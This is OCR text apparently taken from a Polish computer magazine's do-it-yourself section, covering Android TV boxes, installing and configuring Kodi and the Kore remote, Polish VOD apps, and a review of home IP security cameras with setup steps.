Warto pamiętać o tym, że castowanie nie ogranicza się jedynie do przesyłania na telewizor filmów i seriali. Wśród programów wspierających Google Cast znajdziemy także gry! Przykładem może tu być aplikacja **GamingCast** – po połączeniu się przez nią z Chromecastem na ekranie telewizora widzimy rozgrywkę, natomiast telefon staje się kontrolerem, którym sterujemy grą.



NIE TYLKO CHROMECAST POZWALA CASTOWAĆ

■ **Xiaomi Mi Box S** to przystawka TV z systemem Android, ma wbudowaną funkcję Chromecasta, obsługuje rozdzielczość 4K Ultra HD, pozwala na strumieniowanie filmów między innymi z Netflixa; cena około 280 złotych.

■ **Amazon Fire TV** – przystawka do telewizora z wbudowanym zbiorem aplikacji, wśród których oprócz możliwości oglądania materiałów z Amazon Prime Video znajdziemy też Netflixa czy YouTube; cena ok. 200 złotych.

■ Warto pamiętać, że aplikacje z treściami wideo zainstalować można też na konsolach **Xbox** i **PlayStation**.

ZRÓB TO SAM
PORADNIKI
KODI I ANDROID BOX

KODI: ZRÓB S

KODI to darmowa aplikacja ze sklepu Google Play, która sprawdza się doskonale jako centrum multimedialne. Jeśli zainwestujemy w ***Android Box, który podłączymy do starego telewizora, i skorzystamy z Kodi, zyskamy – smart TV***

Proponowane w tym poradniku rozwiązanie sprawdzi się najlepiej w przypadku starszych telewizorów, które nie są wyposażone w funkcje smart TV. Dzięki podłączeniu urządzenia **Android Box** do telewizora będziemy mogli wyświetlać na nim obraz bezpośrednio właśnie z Android Box, a to oznacza, że nasz telewizor będzie miał pełną funkcjonalność systemu Android. Będziemy mogli korzystać na nim z przeglądarki, wyświetlać filmy, korzystać z aplikacji takich jak YouTube i wiele innych. W tym scenariuszu jedna z tych aplikacji sprawdzi się jednak o wiele lepiej niż pozostałe – **Kodi**. Przekształci ona nasze urządzenie z Androidem w prawdziwe centrum multimedialne. Bardzo wygodnie będziemy mogli przeglądać treści internetowe, łączyć się z komputerami i serwerami w naszej lokalnej sieci i uzyskać dostęp do ich zasobów multimedialnych. W zależności od podzespołów, w jakie wyposażony będzie nasz Android Box, będziemy mogli nawet wyświetlać filmy w najwyższej jakości bez żadnych problemów. Inwestując więc dość niewiele, możemy sprawić, że nasz starszy telewizor zyska drugie życie. **kd**

FERGUSON FBOX ATV

Jest to jeden z najbardziej opłacalnych na rynku boxów. Można go kupić w cenie 290 złotych. Otrzymujemy pamięć RAM pracującą w wydajnym standardzie i aż dwa porty USB, z czego jeden USB 3.0, do którego możemy podłączyć pojemny dysk zewnętrzny i traktować jak mały sieciowy serwer plików. A gdyby mimo to miejsca nadal nam brakowało, możemy również umieścić w urządzeniu kartę microSD. Możemy też skorzystać z możliwości systemu Debian, a nie tylko samego Androida, co sprawia, że jest to bardzo uniwersalne urządzenie i daje bardzo dużo możliwości zaawansowanym użytkownikom.

Ferguson FBOX ATV
Pamięć RAM: 2 GB DDR4
Pamięć wewnętrzna: 8 GB
Porty USB: USB 3.0, USB 2.0
Możliwości: materiał 4K w 60 kl./s
Cena: 290 zł

TV BOX H96 MAX+

Podobnie jak FBOX ATV, wspiera odtwarzanie filmów w rozdzielczości 4K przy 60 kl./s. Dodatkowo jednak otrzymujemy zamiast 2 GB pamięci RAM aż 4 GB (choć DDR3, a nie DDR4) i zamiast 8 GB pamięci wewnętrznej aż 32 GB lub 64 GB w zależności od wersji. Mamy wsparcie dla polskiego menu i bez problemu będziemy mogli pobrać i zainstalować aplikację ze sklepu Google Play. Dodatkowo w zestawie otrzymamy pilot, który obsługuje głosowe sterowanie poprzez Asystenta Google.


TV BOX H96 MAX+
Pamięć RAM: 4GB DDR3
Pamięć wewnętrzna: 32 lub 64 GB
Porty USB: USB 3.0, USB 2.0
Możliwości: materiał 4K w 60 kl./s
Cena: 330 zł

AM SMART TV

URUCHAMIAMY I KONFIGURUJEMY ANDROID BOX


1 Po podłączeniu naszego urządzenia typu Android Box do telewizora musimy wybrać na nim źródło obrazu z portu HDMI, do którego podłączone jest urządzenie z systemem Android.

2 Musimy poczekać, aż pojawi się widok pulpitu. Do obsługi urządzenia możemy skorzystać z pilota, który przeważnie jest dołączany do zestawu, alternatywnie możemy podłączyć bezprzewodową mysz oraz klawiaturę, które automatycznie powinny zostać wykryte. Część urządzeń typu Android Box obsługuje również bezprzewodowe urządzenia korzystające z Bluetooth.



3 Teraz przechodzimy do ustawień systemu – wystarczy uruchomić aplikację z podpisem **Settings**.

4 Odnajdujemy zakładkę **System** lub podobną, w której znajdują się ustawienia językowe, i wybieramy ją.



5 Następnie przechodzimy do opcji **Languages & input**, a później **Languages**.


6 Wybieramy opcję **Add a language**, odnajdujemy na liście pozycję **Polski**, klikamy na nią, następnie przesuwamy na liście priorytetów na samą górę.

7 Pamiętajmy, aby połączyć się z siecią bezprzewodową w celu wykonania kolejnych wskazówek.


Uwaga! W zależności od wersji Androida przedstawione kroki mogą się nieco różnić; we wskazówce użyto Androida 8.0.

INSTALUJEMY KODI


1 Na pulpicie lub w doku z aplikacjami trzeba odszukać sklep Google Play i go uruchomić.



2 Teraz musimy podać dane naszego konta Google, inaczej nie będziemy mogli korzystać ze sklepu – klikamy na **Zaloguj się**.




3 Po poprawnej weryfikacji będziemy mogli rozpocząć korzystanie ze sklepu.




4 W pasku wyszukiwania wpisujemy **Kodi**, przechodzimy do wyszukanej pozycji i instalujemy aplikację, klikając na **Zainstaluj**.

Uwaga! Kodi wymaga Androida w wersji przynajmniej 5.0.




USTAWIAMY JĘZYK POLSKI W KODI


1 Po zainstalowaniu na głównym ekranie pojawi się ikona aplikacji Kodi. Uruchamiamy ją.




2 Następnie wyrażamy zgodę na różnego rodzaju dostępy, wybierając **Zezwól** za każdym razem.



3 Kodi domyślnie będzie działać w języku angielskim, zmiany na język polski dokonujemy poprzez kliknięcie na symbol ustawień w lewym górnym rogu.




4 Następnie przechodzimy do kafelka **Interface**.




5 Teraz klikamy po lewej stronie na **Regional**, a po prawej na **Language** i wybieramy z listy język polski.

6 Po chwili cały interfejs zostanie spolszczony.




KORZYSTAMY Z KODI JAKO CENTRUM MULTIMEDIÓW


1 W głównym oknie interfejsu Kodi po lewej stronie wybieramy na przykład **Wideo**, potem po prawej **Pliki**.




2 Teraz wybieramy opcję **Dodaj źródło wideo**.



3 Następnie klikamy na **Przeglądaj** i wybieramy z listy opcję **Otoczenie sieciowe Windows** i wskazujemy urządzenie oraz folder, w którym znajdować się będą pliki multimedialne, do których dostęp przez sieć będzie miało Kodi.



4 Od teraz po wejściu na zakładkę **Wideo** będziemy mogli przejść do udostępnionego zasobu i odtwarzać z niego materiały multimedialne. Wystarczy wskazać materiał i zatwierdzić wybór.




5 Podobnie możemy postępować z innymi typami multimediów.

6 Kodi może być cały czas aktywne na urządzeniu. Dodatkowo możemy instalować i uruchamiać specjalne pluginy, dzięki czemu na głównym ekranie będziemy mogli odczytać na przykład informacje pogodowe.


KORE – ZDALNE STEROWANIE PRZEZ SMARTFON

Android*


Na smartfonie możemy zainstalować aplikację **Kore**, która sprawi, że nasze urządzenie będzie mogło pełnić funkcję bezprzewodowego pilota do naszego centrum multimediów podłączonego do telewizora. Dzięki temu nie będziemy musieli korzystać z myszy i klawiatury bezprzewodowej po wstępnej konfiguracji.




1 Po zainstalowaniu aplikacji **Kore** ze sklepu uruchamiamy ją. Automatycznie uruchomi się asystent dodawania odtwarzacza, naciskamy **Dalej**.



2 Następnie automatycznie w naszej sieci zostaną wyszukane urządzenia, na których aktywna jest aplikacja Kodi, i będziemy mog li sparować się z wybranym sprzętem. Jeśli nie zadziała tryb automatycznego wyszukiwania, będziemy musieli ręcznie podać dane wymagane do połączenia, czyli między innymi adres IP.






3 Od razu po poprawnym połączeniu i wyświetleniu komunikatu **Gotowe!** będziemy mogli korzystać ze smartfona jako z pilota i kontrolować nim nasze nowe centrum multimedialne.

4 Obsługa jest bardzo intuicyjna, a dodatkowo w trakcie odtwarzania wyświetlana jest miniatura pliku multimedialnego.


KORZYSTAMY Z APLIKACJI VOD

VOD (Video on Demand), czyli wideo lub oglądanie na żądanie, to ostatnio coraz bardziej popularny rodzaj usług. Pozwala na oglądanie wybranego materiału filmowego w dowolnym czasie, późniejszym niż czas emisji antenowej. Wszystkie główne polskie stacje mają swoje dedykowane aplikacje, które możemy zainstalować na urządzeniu Android Box, by wygodnie oglądać seriale i filmy w dogodnym dla nas czasie. TVP korzysta z aplikacji TVP VOD, Polsat z Ipli, a TVN z TVN Playera.




TVN Player


Po zainstalowaniu aplikacji musimy jedynie wyrazić standardowe zgody na prawa dostępu do pamięci urządzenia i możemy zacząć korzystać z platformy. W celu odtworzenia filmu wystarczy go wybrać, a następnie kliknąć na przycisk odtwarzania. Zanim zacznie odtwarzać się wybrany przez nas materiał, zostaną wyświetlone reklamy – dzięki nim aplikacja jest dostępna za darmo. Możemy również wykupić płatny pakiet, który wyłączy reklamy i da nam dostęp do nowych odcinków, zanim jeszcze zostaną wyemitowane w TV.



TVP VOD


W tej aplikacji uzyskamy dostęp do materiałów z kanałów TVP. Dodatkowo będziemy mogli również oglądać na żywo wszystkie regionalne kanały TVP3. Osoby, które płacą abonament RTV, będą mogły również skorzystać z opcji Strefa ABO, czyli pełnego dostępu do znacznie większej ilości treści oraz do materiałów, które jeszcze nie zostały wyemitowane, jak najnowsze odcinki popularnych seriali.





Ipla

Jest to aplikacja VOD telewizji Polsat. Możemy w niej oglądać materiały z tej platformy za darmo po wyświetleniu reklam. Można wykupić specjalne pakiety, które pozwolą na oglądanie bez reklam. Mamy dostęp do materiałów na żywo (transmisje sportowe). Można wykupić dostęp do kanałów specjalnych. Pamiętajmy, że po uruchomieniu materiału wideo, jeśli chcemy, aby wyświetlał się na całym ekranie, trzeba aktywować tryb pełnoekranowy w dolnym prawym rogu odtwarzacza.



* Kod QR szybko przenosi na stronę, skąd można pobrać aplikację. Użytkownicy Androida mogą użyć dowolnej aplikacji QR pobranej z Google Play

ZRÓB TO SAM
PORADNIKI
MONITORING DOMU

DOM NA OKU

*Jak stworzyć system monitoringu we własnym domu? Poznajmy **najciekawsze modele kamer IP**, które umożliwiają nadzorowanie tego, co dzieje się w mieszkaniu pod naszą nieobecność*

Wiele osób, gdy słyszy „monitoring", wyobraża sobie klasyczne, zamknięte systemy wideomonitoringu (tak zwane CCTV od Closed-Circuit TeleVision) określane też jako „telewizja przemysłowa". Tego typu rozwiązania, stosowane do monitoringu większych placówek biurowych, administracyjnych, rządowych itp., w zastosowaniach domowych są po prostu zbyt drogie.

Jednak rozwój technologii przesyłania obrazu i dźwięku za pośrednictwem stosu protokołów TCP/IP zaowocował tym, że obecnie na rynku możemy wręcz przebierać między relatywnie niedrogimi systemami monitoringu IP. Poznamy je na tej i kolejnych stronach.

Podstawowy warunek, jaki musimy spełnić, aby kamera IP funkcjonowała w naszym domu, to oczywiście łączność z internetem. Wystarczy najczęściej łączność bezprzewodowa (Wi-Fi), gdyż obecnie praktycznie wszystkie modele kamer IP są wyposażone w moduł komunikacji bezprzewodowej.

Miejsce, w którym planujemy umieszczenie kamery, musi znajdować się w zasięgu domowej sieci Wi-Fi. W przypadku monitoringu większych nieruchomości (na przykład dużego domu jednorodzinnego) z całą pewnością nie wystarczy jeden router Wi-Fi. Bardzo możliwe, że trzeba będzie skorzystać z extenderów (patrz od strony 38) czy innych rozwiązań (na przykład systemy Mesh – patrz od strony 34) pozwalających zwiększyć zasięg sieci Wi-Fi, by obejmował wszystkie obszary, które chcemy monitorować.

Większość producentów kamer IP oferuje dodatkowe aplikacje mobilne (są one bezpłatne), za pomocą których możemy uzyskiwać dostęp do zainstalowanych kamer (i rejestrowanego przez nie obrazu oraz dźwięku). Dzięki tym aplikacjom na smartfonie lub tablecie możemy zdalnie sprawdzać sytuację w monitorowanych pomieszczeniach. Oczywiście główną ideą monitoringu jest automatyczne powiadamianie użytkownika o pewnych zdarzeniach (na przykład o wykryciu ruchu w monitorowanym pomieszczeniu podczas nieobecności domowników) – tę kwestię rozwiązuje właśnie oferowane przez producentów kamer oprogramowanie. Możemy otrzymywać na smartfon odpowiednie powiadomienia w zależności od skonfigurowanych przez nas alertów. **as**

XIAOMI MI HOME SECURITY CAMERA 360

Jest to sprzęt doskonale wyceniony względem możliwości, jakie oferuje.

Kamera ta jest przeznaczona do instalowania wewnątrz pomieszczeń (**Uwaga!** Nie jest odporna na warunki atmosferyczne).

Jej konstrukcja umożliwia monitorowanie obrazu w pełnym zakresie, czyli 360 stopni. Wszystko dzięki temu, że kamera osadzona jest na obrotowej podstawce.

Dodatkowo dzięki ruchomej głowicy kamery regulowany może być kąt nagrywania w kierunku góra–dół (w zakresie 115 stopni). Sam obiektyw ma 100,4 stopnia szerokości pola obserwacji.

Kamera jest oczywiście wyposażona w czujnik ruchu, a także w filtr podczerwieni umożliwiający rejestrację obrazu również w zupełnych ciemnościach.

Urządzenie ma wbudowany głośnik i mikrofon, dzięki czemu możliwa jest dwukierunkowa komunikacja z kamerą, co pozwala wykorzystywać ją na przykład jako interkom.

Mi Home Security Camera to sprzęt zarządzany za pomocą aplikacji mobilnej **Mi Home** – warto mieć na uwadze, że ta sama aplikacja służy do zdalnego kontrolowania innych smart urządzeń popularnej chińskiej marki Xiaomi.

Aplikacja ta w każdej chwili z dowolnego miejsca na świecie pozwala nam podejrzeć obraz na żywo z monitorowanego pomieszczenia, przy czym możemy zdalnie sterować obracaniem kamery, dzięki czemu za pomocą jednego urządzenia jesteśmy w stanie obejrzeć całe pomieszczenie.

Wbudowany w aplikację Asystent Monitorowania to funkcja, która bardzo łatwo pozwala aktywować rejestrację zdarzeń (wykrywanie ruchu) w monitorowanym obszarze. W razie wykrycia ruchu kamera zarejestruje 10-sekundowe wideo z wyprzedzeniem, a nagranie automatycznie zostanie wysłane do chmury, skąd uprawniona osoba zalogowana na konto Xiaomi, z którym powiązana jest kamera, może obejrzeć nagranie.

Xiaomi Mi Home Security Camera 360

Rozdzielczość: Full HD (1920 x 1080)
Noktowizja: tak
Kąt obiektywu: 100,4 stopnia
Zakres monitorowania: 360 stopni
Czujnik ruchu: tak
Wbudowany głośnik: tak
Wbudowany mikrofon: tak
Rejestrowanie zdarzeń w chmurze: tak
Monitorowanie wewnątrz / na zewnątrz: tak/nie
Cena: ok. 220 zł

Aplikacja w razie wystąpienia konkretnego zdarzenia automatycznie generuje powiadomienia na smartfonie użytkownika.


Jedną z największych zalet tego sprzętu jest jego cena. Zapewniająca przyzwoity obraz (Full HD 1080p) i rozbudowaną funkcjonalność kamera Xiaomi kosztuje tylko nieco ponad 200 złotych.

INSTALACJA KAMERY

NA PRZYKŁADZIE MODELU XIAOMI MI HOME SECURITY CAMERA 360

Instalacja każdej kamery IP przebiega nieco inaczej, ale w większości przypadków do zainstalowania urządzenia i połączenia kamery z naszą domową siecią potrzebujemy smartfona z aplikacją oferowaną przez danego producenta. W przypadku Xiaomi jest to aplikacja **Mi Home**.

1 Po zainstalowaniu aplikacji Mi Home musimy zarejestrować swoje konto w usłudze Xiaomi. Jeżeli mamy już konto Xiaomi, logujemy się na nie w aplikacji Mi Home.



2 Podłączamy kamerę do zasilania (w tym przypadku dostarczanym wraz z urządzeniem kablem USB – microUSB).

3 Kamera Xiaomi wyposażona jest w diodę, po skonfigurowaniu urządzenia będzie ona świecić stale na niebiesko, podczas wstępnej konfiguracji powinna ona mrugać pomarańczowym światłem.

4 Teraz nasz smartfon łączymy z otwartą siecią Wi-Fi wygenerowaną przez kamerę, a następnie przełączamy się na uruchomioną w tle aplikację Mi Home, w której wybieramy opcję **Dodaj urządzenie**.

5 Kamera zostanie automatycznie wykryta, a na ekranie wyświetlony zostanie kod QR. Kod ten należy zeskanować za pomocą obiektywu konfigurowanej kamery. Trzeba po prostu ekran smartfona z widocznym kodem utrzymywać około 10 cm od obiektywu kamery, po chwili urządzenie sygnałem dźwiękowym, a także zapaloną na niebiesko diodą obwieści zakończenie konfiguracji. Od tej pory można już monitorować pomieszczenie i sterować zdalnie urządzeniem za pomocą programu na smartfonie.

LOGITECH CIRCLE 2

To jedna z najdroższych kamer IP w naszym przeglądzie, ale też jej funkcjonalność jest dość bogata. Kamera może pracować jako urządzenie zasilane kablowo, ale dzięki modułowi z baterią może pracować również całkowicie bezprzewodowo. Energii dostarczy wtedy wbudowany akumulator, a rejestrowany obraz (rozdzielczość Full HD, bardzo szeroki kąt 180 stopni) i dźwięk będą przesyłane bezprzewodowo.

Producent chwali się zgodnością kamery Circle 2 ze standardem Apple HomeKit, dzięki czemu posiadacze sprzętu mobilnego Apple i urządzeń zgodnych z Apple Home Kit mogą łatwo wpasować tę kamerę do posiadanych już urządzeń zgodnych ze standardem Apple.

Obudowa kamery jest odporna na wahania temperatury, pył, wodę i różne warunki atmosferyczne, dzięki czemu urządzenie można instalować zarówno wewnątrz pomieszczeń, jak i obserwować naszą nieruchomość z zewnątrz.

Kamera współpracuje z inteligentnymi asystentami: Apple Siri, Amazon Alexą oraz Asystentem Google. Niestety, Siri nie zna i nie rozumie polskiego, a jej funkcjonalność w naszym kraju, nawet gdy spróbujemy z niej korzystać w języku angielskim, jest znikoma. Alexa w Polsce nie działa (chyba że zmienimy jej język na angielski). Asystent Google choć od początku 2019 roku jest oficjalnie dostępny w naszym kraju, to niestety ma dużo gorszą funkcjonalność w wersji polskiej niż jego anglojęzyczny odpowiednik i nie współpracuje z żadnymi urządzeniami poza smartfonami i wybranymi modelami słuchawek bezprzewodowych (w szerszym zakresie możemy korzystać z Asystenta w języku angielskim).

Kamera może rejestrować obraz (nagrywać zdarzenia aktywowane na przykład wykryciem ruchu w kadrze) bezpośrednio do chmury (autorska usługa Logitecha – bezpłatnie przechowywane są 24 ostatnie godziny nagrań) zarówno w dzień, jak i w nocy (noktowizja).

Urządzeniem możemy zarządzać za pomocą aplikacji mobilnej (**Logi Circle** – program jest dostępny na Androida i iOS).


Dzięki dwukierunkowej komunikacji głosowej (w kamerę wbudowany jest głośnik i mikrofon) urządzenie może pełnić rolę zdalnego wideodomofonu.

Oprócz tego w aplikacji mobilnej Logi Circle możemy tworzyć nagrania typu TimeLapse, w których aplikacja automatycznie wybierze najważniejsze zdarzenia z konkretnego dnia.

Duże możliwości urządzenia są jednak okupione wysoką ceną – ten sprzęt kosztuje ponad 800 złotych.

Logitech Circle 2

Rozdzielczość: Full HD (1920 x 1080)
Noktowizja: tak
Kąt obiektywu: 180 stopni
Zakres monitorowania: 180 stopni
Czujnik ruchu: tak
Wbudowany głośnik: tak
Wbudowany mikrofon: tak
Rejestrowanie zdarzeń w chmurze: tak
Monitorowanie wewnątrz / na zewnątrz: tak / tak
Cena: ok. 850 zł



Aplikacja mobilna Logi Circle daje wygodny dostęp do zarejestrowanych zdarzeń

D-LINK OMNA

D-Link Omna
Rozdzielczość: Full HD (1920 x 1080)
Noktowizja: tak
Kąt obiektywu: 180 stopni
Zakres monitorowania: 180 stopni
Czujnik ruchu: tak
Wbudowany głośnik: tak
Wbudowany mikrofon: tak
Rejestrowanie zdarzeń w chmurze: tak
Monitorowanie wewnątrz / na zewnątrz: tak / nie
Cena: ok. 500 zł

Kamera ta wyróżnia się nietypowym wzornictwem, sprzęt wygląda zdecydowanie odmiennie niż typowe kamery IP, co na pewno będzie miało znaczenie dla użytkowników ceniących sobie oprócz funkcjonalności również estetykę.
Kamera marki D-Link może rejestrować obraz z rozdzielczością Full HD (1080p), wyposażona jest w bardzo szerokokątną optykę – obszar rejestracji obrazu wynosi aż 180 stopni.
Dzięki wbudowanym odpowiednim czujnikom kamera jest w stanie automatycznie wykrywać ruch, a także rejestrować obraz przy znikomym lub całkowitym braku oświetlenia zewnętrznego (night vision, podczerwone diody „oświetlą" obszar do 5 metrów przed kamerą w całkowitych ciemnościach). Obraz i dźwięk może być rejestrowany na karcie pamięci (microSD typu microSDXC o pojemnościach do 128 GB; karta nie jest elementem wyposażenia kamery), którą można umieścić bezpośrednio w obudowie kamery.
